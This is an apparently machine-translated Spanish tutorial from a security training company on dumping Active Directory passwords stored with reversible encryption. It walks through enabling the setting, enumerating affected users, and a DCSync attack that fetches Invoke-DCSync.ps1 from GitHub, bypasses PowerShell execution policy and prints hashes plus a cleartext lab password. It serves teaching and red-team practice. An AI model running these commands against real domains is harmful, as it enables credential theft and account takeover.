iGNITE Technologies

Credential Dumping

Active Directory Reversible Encryption

Contenido

Volcado de credenciales – Contraseña de texto sin formato de Active Directory 3
Introducción..... 3
¿Sabes?..... 3
Configuración del laboratorio..... 3
Habilitación del cifrado reversible en usuarios de Active Directory.....3
Enumeración..... 5
Ataque: DC-Sync..... 5
Mitigación..... 7
Conclusión 7

Volcado de credenciales: contraseña de texto sin formato de Active Directory

Introducción

Según MITRE, un adversario puede abusar de las propiedades de cifrado de autenticación de Active Directory para obtener acceso a las credenciales en los sistemas Windows. La propiedad AllowReversiblePasswordEncryption especifica si el cifrado de contraseña reversible para una cuenta está habilitado o deshabilitado. De forma predeterminada, esta propiedad está deshabilitada (en lugar de almacenar las credenciales del usuario como resultado de funciones hash unidireccionales) y no debe habilitarse a menos que el software heredado u otro software lo requiera.

- TÁCTICA MITRE: Volcado de credenciales (ID: TA0006)
- Técnica MITRE Modificar proceso de autenticación (T1556)
- MITRE SUB ID: cifrado reversible (T1556.005)

En el controlador de dominio, el cifrado reversible de la cuenta de usuario está habilitado, lo que significa que los datos cifrados se pueden revertir a la contraseña del usuario. La contraseña almacenada con una política de cifrado reversible no es un hash, ya que se puede llamar a una función para volver a la contraseña original en texto sin cifrar.

¿Sabes?

Según Microsoft: Si utiliza el Protocolo de autenticación por desafío mutuo (CHAP) a través de acceso remoto o Servicios de autenticación de Internet (IAS), debe habilitar esta configuración de directiva.
CHAP es un protocolo de autenticación que se utiliza para el acceso remoto y las conexiones de red.
La autenticación implícita en Internet Information Services (IIS) también requiere que habilite esta configuración de directiva.


Configuración del laboratorio

Habilitación del cifrado reversible en usuarios de Active Directory

Existen varios métodos para habilitar la propiedad de cifrado reversible:


1) Propiedad de la cuenta de usuario

Habilite el cifrado reversible modificando la propiedad de la cuenta para la cuenta de usuario del dominio.




2) Comando Powershell

```
set-ADUser – AllowReversiblePasswordEncryption $true
```




3) Gestión de políticas de grupo-

Habilite la contraseña de la tienda mediante cifrado reversible con Configuración del equipo\Windows Configuración\Configuración de seguridad\Políticas de cuenta\Política de contraseñas\



Valide la propiedad a través del Editor de atributos de propiedad del usuario para UserAccountControl.



NOTA: Ahora, si el administrador del sistema restablece la contraseña de la cuenta de usuario, un adversario puede obtener el texto sin formato de las contraseñas creadas/cambiadas después de que se habilitó la propiedad.

Enumeración

Comando de PowerShell para buscar usuarios habilitados para permitir el cifrado de contraseña reversible.

```
Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Seleccione Nombre, sAMAccountName
```

```
PS C:\Users\Administrator> Get-ADUser -Filter {AllowReversiblePasswordEncryption -eq "true"} | Select Name, sAMAccountNa
me

Name   sAMAccountName
----   --------------
raj    raj
faisal faisal
```

Ataque: DC-Sync

En nuestro artículo anterior describimos sobre el ataque DCsyn, lea más desde aquí. Puede descargar la herramienta DC Sync Script aquí.

Comandos a ejecutar en el controlador de dominio para verificar la contraseña de texto sin cifrar del usuario.

1. powershell.exe -ep bypass 2.
Import-Module .\Invoke-DCSync.ps1 3. Invoke-
DCSync -AllData

```
PS C:\Users\Administrator> wget https://raw.githubusercontent.com/BC-SECURITY/Empire/master/empire/server/data/module_so
urce/credentials/Invoke-DCSync.ps1 -o Invoke-DCSync.ps1
PS C:\Users\Administrator> powershell.exe -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> Import-Module .\Invoke-DCSync.ps1
PS C:\Users\Administrator> Invoke-DCSync -AllData
```

DCSync muestra la contraseña en texto claro del usuario objetivo.

```
* Primary:Kerberos *
    Default Salt : IGNITE.LOCALfaisal
    Credentials
      des_cbc_md5       : 139d4604eac126d5
    OldCredentials
      des_cbc_md5       : 67ef54fd758697a8

* Primary:WDigest *
    01  a176a1b4e07610aca20c8b6d3150a135
    02  261d07bbe5fcc4e37768ac69841be422
    03  59ac18bfafe7b46c371bbe033be22ca9
    04  a176a1b4e07610aca20c8b6d3150a135
    05  261d07bbe5fcc4e37768ac69841be422
    06  4007ec1c8681fb8f0d3f63bf505e95e4
    07  a176a1b4e07610aca20c8b6d3150a135
    08  565a89f86940ba935bae4db5adec023c
    09  565a89f86940ba935bae4db5adec023c
    10  f067a70f80f56b78a5da16fef97c0e1f
    11  fedf27296621ef4e997db59bed4bbefc
    12  565a89f86940ba935bae4db5adec023c
    13  9d1bd0a41bae0e5302a0a2aec1c4d09d
    14  fedf27296621ef4e997db59bed4bbefc
    15  758018fdbef874c2faddac6aeaf73e28
    16  758018fdbef874c2faddac6aeaf73e28
    17  77642a8732c141f8e23c0454e6511ae5
    18  36a23f79506cfa17c812adef56295120
    19  8f646b8e3e8646c6fac2ed6a6d9cb124
    20  feb1bc28920e3bf045d41e0bd69c4ff7
    21  521621edced475e02e7bbc8d5e4a5309
    22  521621edced475e02e7bbc8d5e4a5309
    23  98d8b3eb4481ca948a7a95c645dc1999
    24  71b5f9085da0828a635e56cd9c5b5442
    25  71b5f9085da0828a635e56cd9c5b5442
    26  21d7b9b0d398076850124e39f358c081
    27  fc0f050c6a56483daa838bb2e192e486
    28  99bf112b440f9df67940fd96067c6bde
    29  db84a2fa6db782c67700fd557f546a5d

* Packages *
    NTLM-Strong-NTOWF

* Primary:CLEARTEXT *
    Admin321
```

Mitigación

- Asegúrese de que la propiedad Permitir cifrado de contraseña reversible esté desactivada.
- La contraseña del almacén de directivas de grupo que utiliza cifrado reversible está configurada para desactivarse.

Conclusión

En este artículo, pudimos descifrar la contraseña de las cuentas de usuario del directorio activo. Este artículo puede servir como referencia para los activistas del Equipo Rojo para el volcado de credenciales – Active Directory Plain Contraseña de texto.

iGNITE Technologies

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

HAGA CLIC AQUÍ


PRINCIPIANTE

- Hackeo ético
- Pentest de red
- Recompensa de errores
- Pentest inalámbrico
- Seguridad de la red Esenciales

AVANZADO

- Eructar Suite Pro
- Web Servicios-API
- Pro VAPT de infraestructura
- Computadora forense
- Pentest de Android
- Avanzado metasploit
- CTF

EXPERTO



- Operación del equipo rojo
  - APT's - Tácticas de ataque MITRE
  - Ataque de directorio activo
  - Evaluación de seguridad de MSSQL
- Escalada de privilegios
  - ventanas
  - linux

www.ignitetechnologies.in